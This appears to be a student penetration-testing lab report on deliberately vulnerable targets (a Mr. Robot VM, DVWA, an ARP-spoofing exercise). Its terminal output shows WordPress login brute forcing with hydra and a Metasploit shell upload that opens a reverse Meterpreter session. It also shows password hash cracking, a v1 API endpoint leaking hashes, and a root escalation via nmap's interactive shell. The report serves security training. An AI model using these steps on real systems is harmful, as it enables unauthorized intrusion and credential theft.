



VAPT T4 Report

1 – Advanced Exploitation

Target: 192.168.21.132 (Mr.Robot VM)

Tools: Metasploit, Python

Evidence:

Scan

```
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300

+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+
| 192.168.21.1 | 00:50:56:c0:00:08 | 1     | 60  | VMware, Inc.          |
| 192.168.21.2 | 00:50:56:e4:8f:4e | 1     | 60  | VMware, Inc.          |
| 192.168.21.129 | 00:0c:29:9d:6e:ff | 1     | 60  | VMware, Inc.          |
| 192.168.21.132 | 00:0c:29:db:9f:90 | 1     | 60  | VMware, Inc.          |
| 192.168.21.254 | 00:50:56:fb:12:f8 | 1     | 60  | VMware, Inc.          |
+-----+-----+-----+-----+-----+

(root@KaliCB)-[~]
# nmap -sC -sV 192.168.21.132 -oN mrr_scan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 14:50 IST
Nmap scan report for 192.168.21.132
Host is up (0.0033s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-server-header: Apache
MAC Address: 00:0C:29:DB:9F:90 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.02 seconds
```



Vulnerabilities

```
(root@KaliCB)-[~]
# nikto -h 192.168.21.132

- Nikto v2.5.0

+ Target IP: 192.168.21.132
+ Target Hostname: 192.168.21.132
+ Target Port: 80
+ Start Time: 2025-11-20 14:53:15 (GMT5.5)

+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /3Yww4Pcc.AP: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://192.168.21.132/?p=23>; rel=shortlink. See: https://www.drupal.org/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time: 2025-11-20 14:56:21 (GMT5.5) (186 seconds)

+ 1 host(s) tested
```

0.0.0.0 192.168.21.132/robots

< > ↻ 🔖 ⚠ Not secure 192.168.21.132/robots

User-agent: *
fsociety.dic
key-1-of-3.txt



Credentials

```
root@KaliCB: ~  
Session Actions Edit View Help  
[root@KaliCB] ~  
# wget http://192.168.21.132/fsociety.dic  
--2025-11-20 15:01:27-- http://192.168.21.132/fsociety.dic  
Connecting to 192.168.21.132:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 7245381 (6.9M) [text/x-c]  
Saving to: 'fsociety.dic'  
fsociety.dic  
100%[=====] 6.91M --.-KB/s in 0.08s  
2025-11-20 15:01:30 (84.2 MB/s) - 'fsociety.dic' saved [7245381/7245381]  
[root@KaliCB] ~  
# wget http://192.168.21.132/key-1-of-3.txt  
--2025-11-20 15:02:38-- http://192.168.21.132/key-1-of-3.txt  
Connecting to 192.168.21.132:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 33 [text/plain]  
Saving to: 'key-1-of-3.txt'  
key-1-of-3.txt  
100%[=====] 33 --.-KB/s in 0s  
2025-11-20 15:02:38 (4.99 MB/s) - 'key-1-of-3.txt' saved [33/33]  
[root@KaliCB] ~  
# hydra -L fsociety.dic -p something 192.168.21.132 http-post-form '/wp-login.php:log="USER"&pwd="PASS"&wp-submit=Log+In:F=Invalid username'  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is  
non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 15:30:19  
[ERROR] File for logins not found: fsociety.dic  
[root@KaliCB] ~  
ls  
141125 Fatrat_Generated fsociety maskphish mrr_scan.txt seeker test_packets_eth0.py  
192.168.21.129_gmap TheFatRat fsociety.dic meta2_nmapscan.gmap python_email_scraper snort3 test_packets_lo.py  
192.168.21.129_nmap beef gwp-backup meta2_nmapscan.nmap routersploit snort_console_output.txt trigger_snort_lo.py  
192.168.21.129_vuln cyart-vapt-team hydra.restore meta2_nmapscan.txt scan.txt syn_scan.txt wifit02 zphisher  
BlackPhish fluxion key-1-of-3.txt meta2_nmapscan.xml scans tcp_scan.tx  
[root@KaliCB] ~  
# hydra -L fsociety.dic -p something 192.168.21.132 http-post-form '/wp-login.php:log="USER"&pwd="PASS"&wp-submit=Log+In:F=Invalid username'  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is  
non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 15:30:44  
[ERROR] File for logins not found: fsociety.dic  
[root@KaliCB] ~  
# hydra -L fsociety.dic -p something 192.168.21.132 http-post-form '/wp-login.php:log="USER"&pwd="PASS"&wp-submit=Log+In:F=Invalid username'  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is  
non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 15:31:21  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.re  
store  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task  
[80][http-post-form] host: 192.168.21.132 login: Elliot password: something  
[80][http-post-form] host: 192.168.21.132 login: eliot password: something  
[STATUS] 3143.00 tries/min, 3143 tries in 00:01h, 855092 to do in 04:33h, 16 active  
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Gained Access

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set WPCHECK false  
WPCHECK => false  
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit  
[*] Started reverse TCP handler on 192.168.21.128:4444  
[*] Authenticating with WordPress using Elliot:ER28-0652 ...  
[+] Authenticated with WordPress  
[*] Preparing payload ...  
[*] Uploading payload ...  
[*] Executing the payload at /wp-content/plugins/adprxxIzdl/ppzkxsEzUF.php ...  
[*] Sending stage (41224 bytes) to 192.168.21.132  
[*] Meterpreter session 1 opened (192.168.21.128:4444 -> 192.168.21.132:49318) at 2025-11-20 16:07:27 +0530  
[!] This exploit may require manual cleanup of 'ppzkxsEzUF.php' on the target  
[!] This exploit may require manual cleanup of 'adprxxIzdl.php' on the target  
[!] This exploit may require manual cleanup of '..adprxxIzdl' on the target  
meterpreter > |
```



2 – API Security Testing Lab

Description:

DVWA API testing

Evidence:

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

Vulnerability: API Security

Versioning is important in APIs, running multiple versions of an API can allow for backward compatibility and can allow new services to be added without affecting existing users. The downside to keeping old versions alive is when those older versions contain vulnerabilities.

Look at the call used to create this table and see if you can exploit it to return some additional information.

More Information

- [OWASP WSTG API Testing Overview](#)
- [Burp OpenAPI Parser](#)
- [ZAP OpenAPI Support](#)
- [Swagger UI](#)
- [Postman](#)

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	localhost:4280	/vulnerabilities/api/	document	html	7.24 kB	6.89 kB
200	GET	localhost:4280	main.css	stylesheet	css	cached	4.53 kB
200	GET	localhost:4280	dvwaPage.js	script	js	cached	1.03 kB
200	GET	localhost:4280	add_event_listeners.js	script	js	cached	593 B
200	GET	localhost:4280	logo.png	img	png	cached	8.30 kB
200	GET	localhost:4280	/vulnerabilities/api/v2/user/	/vulnerabilities/api/v1...	json	565 B	101 B
200	GET	localhost:4280	favicon.ico	FaviconLoader.sys.m...	vnd.mic...	cached	1.41 kB



```
Headers Cookies Request Response Timings Stack Trace
Filter properties
JSON
0: Object { id: 1, name: "tony", level: 0 }
1: Object { id: 2, name: "morph", level: 1 }
2: Object { id: 3, name: "chas", level: 1 }
```

After changing the path from v2 to v1 we get


```
JSON
0: Object { id: 1, name: "tony", level: 0, ... }
  id: 1
  name: "tony"
  level: 0
  password: 1c8bfe8f801d79745c4631d09fff36c82aa37fc4cce4fc946683d7b336b63032
1: Object { id: 2, name: "morph", level: 1, ... }
  id: 2
  name: "morph"
  level: 1
  password: "e5326ba4359f77c2623244acb04f6ac35c4dfca330ebcccd9b734e5b1df90a8"
```

Which gives us hashes of users passwords

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
1c8bfe8f801d79745c4631d09fff36c82aa37fc4cce4fc946683d7b336b63032
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
1c8bfe8f801d79745c4631d09fff36c82aa37fc4cce4fc946683d7b336b63032	sha256	letmein



3 – Privilege Escalation and Persistence Lab

Target: 192.168.21.132 (Mr.Robot VM)

Tools: Metasploit, Python

Evidence:

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set WPCHECK false
WPCHECK => false
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.21.128:4444
[*] Authenticating with WordPress using Elliot:ER28-0652 ...
[*] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/adprxxIzdl/ppzkxsEzUF.php ...
[*] Sending stage (41224 bytes) to 192.168.21.132
[*] Meterpreter session 1 opened (192.168.21.128:4444 -> 192.168.21.132:49318) at 2025-11-20 16:07:27 +0530
[!] This exploit may require manual cleanup of 'ppzkxsEzUF.php' on the target
[!] This exploit may require manual cleanup of 'adprxxIzdl.php' on the target
[!] This exploit may require manual cleanup of '../adprxxIzdl' on the target
```


```
meterpreter > 
meterpreter > shell
Process 3406 created.
Channel 0 created.
ls
adprxxIzdl.php
ppzkxsEzUF.php
whoami
daemon
cd
cd /home
ls
robot
cd /robot
/bin/sh: 6: cd: can't cd to /robot
cd /home/robot
ls
key-2-of-3.txt
password.raw-md5
cat ^C
Terminate channel 0? [y/N] n
[-] core_channel_interact: Operation failed: 1
meterpreter > shell
Process 3412 created.
Channel 1 created.
ls
adprxxIzdl.php
ppzkxsEzUF.php
cd /hom/robot
/bin/sh: 2: cd: can't cd to /hom/robot
cd /home/robot
ls
key-2-of-3.txt
password.raw-md5
cat y-2-of-3.txt
cat: y-2-of-3.txt: No such file or directory
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

```
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !ls
!ls
key-2-of-3.txt password.raw-md5
waiting to reap child : No child processes
nmap> !ls /root
!ls /root
firstboot_done key-3-of-3.txt
waiting to reap child : No child processes
nmap> !cat key-3-of-3.txt
!cat key-3-of-3.txt
cat: key-3-of-3.txt: No such file or directory
waiting to reap child : No child processes
nmap> cd /root
cd /root
Unknown command (cd) -- press h <enter> for help
nmap> !cd /root
!cd /root
waiting to reap child : No child processes
nmap> !cat /root/key-3-of-3.txt
!cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
nmap> 
```

```
meterpreter > shell
Process 3421 created.
Channel 2 created.
su robot
su: must be run from a terminal
^C
Terminate channel 2? [y/N] n
[-] core_channel_interact: Operation failed: 1
meterpreter > shell
Process 3424 created.
Channel 3 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
File "<string>", line 1
import pty;pty.spawn("/bin/bash")
SyntaxError: invalid syntax
python3 -c pty;pty.spawn("/bin/bash")
/bin/sh: 2: Syntax error: word unexpected (expecting ")")
meterpreter > shell
Process 3427 created.
Channel 4 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
<ps/wordpress/htdocs/wp-content/plugins/adprxxIzdl$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
```



4- Network Protocol Attacks Lab

Tools: Ettercap, wireshark

Evidence:

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.21.128 netmask 255.255.255.0 broadcast 192.168.21.255
    inet6 fe80::182e:66a2:1dac:b1af prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:8c:00:5e txqueuelen 1000 (Ethernet)
    RX packets 5420654 bytes 3894185932 (3.6 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4318686 bytes 388916594 (370.8 MiB)
    TX errors 0 dropped 76 overruns 0 carrier 0 collisions 0
```

Actual MACs

```
C:\Users\mrchi>arp -a


Interface: 192.168.137.1 --- 0x3
    Internet Address      Physical Address      Type
    192.168.137.255      ff-ff-ff-ff-ff-ff    static
    224.0.0.22           01-00-5e-00-00-16    static
    224.0.0.251          01-00-5e-00-00-fb    static
    224.0.0.252          01-00-5e-00-00-fc    static
    239.255.255.250      01-00-5e-7f-ff-fa    static

Interface: 192.168.21.1 --- 0xa
    Internet Address      Physical Address      Type
    192.168.0.1           00-0c-29-8c-00-5e    dynamic
    192.168.21.128        00-0c-29-8c-00-5e    dynamic
    192.168.21.129        00-0c-29-9d-6e-ff    dynamic
    192.168.21.133        00-0c-29-f2-9f-4a    dynamic
    192.168.21.255        ff-ff-ff-ff-ff-ff    static
    224.0.0.22           01-00-5e-00-00-16    static
    224.0.0.251          01-00-5e-00-00-fb    static
    224.0.0.252          01-00-5e-00-00-fc    static
    239.255.255.250      01-00-5e-7f-ff-fa    static

Interface: 10.154.135.184 --- 0xb
    Internet Address      Physical Address      Type
    10.154.135.79         46-eb-56-b0-8b-5c    dynamic
    10.154.135.255        ff-ff-ff-ff-ff-ff    static
    224.0.0.22           01-00-5e-00-00-16    static
    224.0.0.251          01-00-5e-00-00-fb    static
    224.0.0.252          01-00-5e-00-00-fc    static
    239.255.255.250      01-00-5e-7f-ff-fa    static
    255.255.255.255      ff-ff-ff-ff-ff-ff    static
```




Spoofed



5- Mobile Application Testing

Vulnerability	Severity
Cleartext Traffic Enabled	High
Trusts User-Installed Certificates	High
App Supports Outdated Android Version	High
Insecure External Storage Access	Warning
allowBackup Enabled	Warning
Exported Activity - CurrencyRates	Warning
Exported Activity - SendMoney	Warning
Exported Activity - ViewBalance	Warning
Exported Activity - Biometric Handler	Warning
Logs Sensitive Information	Info
Hardcoded API Keys (Firebase/Google)	Info
Hardcoded Firebase DB URL	Info



6 – Technical summary

The engagement included four advanced security labs covering exploitation, API security, privilege escalation, and network protocol attacks. For the Mr. Robot VM, enumeration using Nmap identified exposed services, followed by exploiting a known vulnerability to gain an initial foothold using Metasploit and Python payloads. Credential extraction enabled shell access, which was escalated through misconfigurations and weak file permissions, demonstrating real-world privilege escalation techniques and persistence mechanisms. API Security Testing was performed on DVWA, where altering the endpoint path from /v2/ to /v1/ exposed insecure authentication logic and allowed retrieval of hashed user passwords, confirming broken access controls. Network protocol attacks were executed using Ettercap and Wireshark, showcasing ARP spoofing, MITM interception, and verification of spoofed vs. actual MAC addresses. Overall, the tasks demonstrated full-stack exploitation, insecure API discovery, privilege escalation, and network-layer manipulation.

7– Non technical summary

This project simulated a complete cyber-attack lifecycle across multiple environments to understand how attackers compromise systems and how organizations can defend against them. The first phase demonstrated how outdated or poorly configured services can be scanned, identified, and exploited to gain unauthorized access to a system. The API security lab showed how small changes in web application endpoints can accidentally expose sensitive information, such as user password data, highlighting why secure coding and regular testing are essential. In the privilege escalation lab, we observed how attackers can use weak internal configurations to gain full control of a machine even after only limited access at the start. Finally, the network protocol attack exercise illustrated how an attacker can intercept and manipulate network traffic using ARP spoofing, which reinforces the need for secure network architecture and monitoring. Together, these labs provide a clear understanding of modern cyber risks and defensive priorities.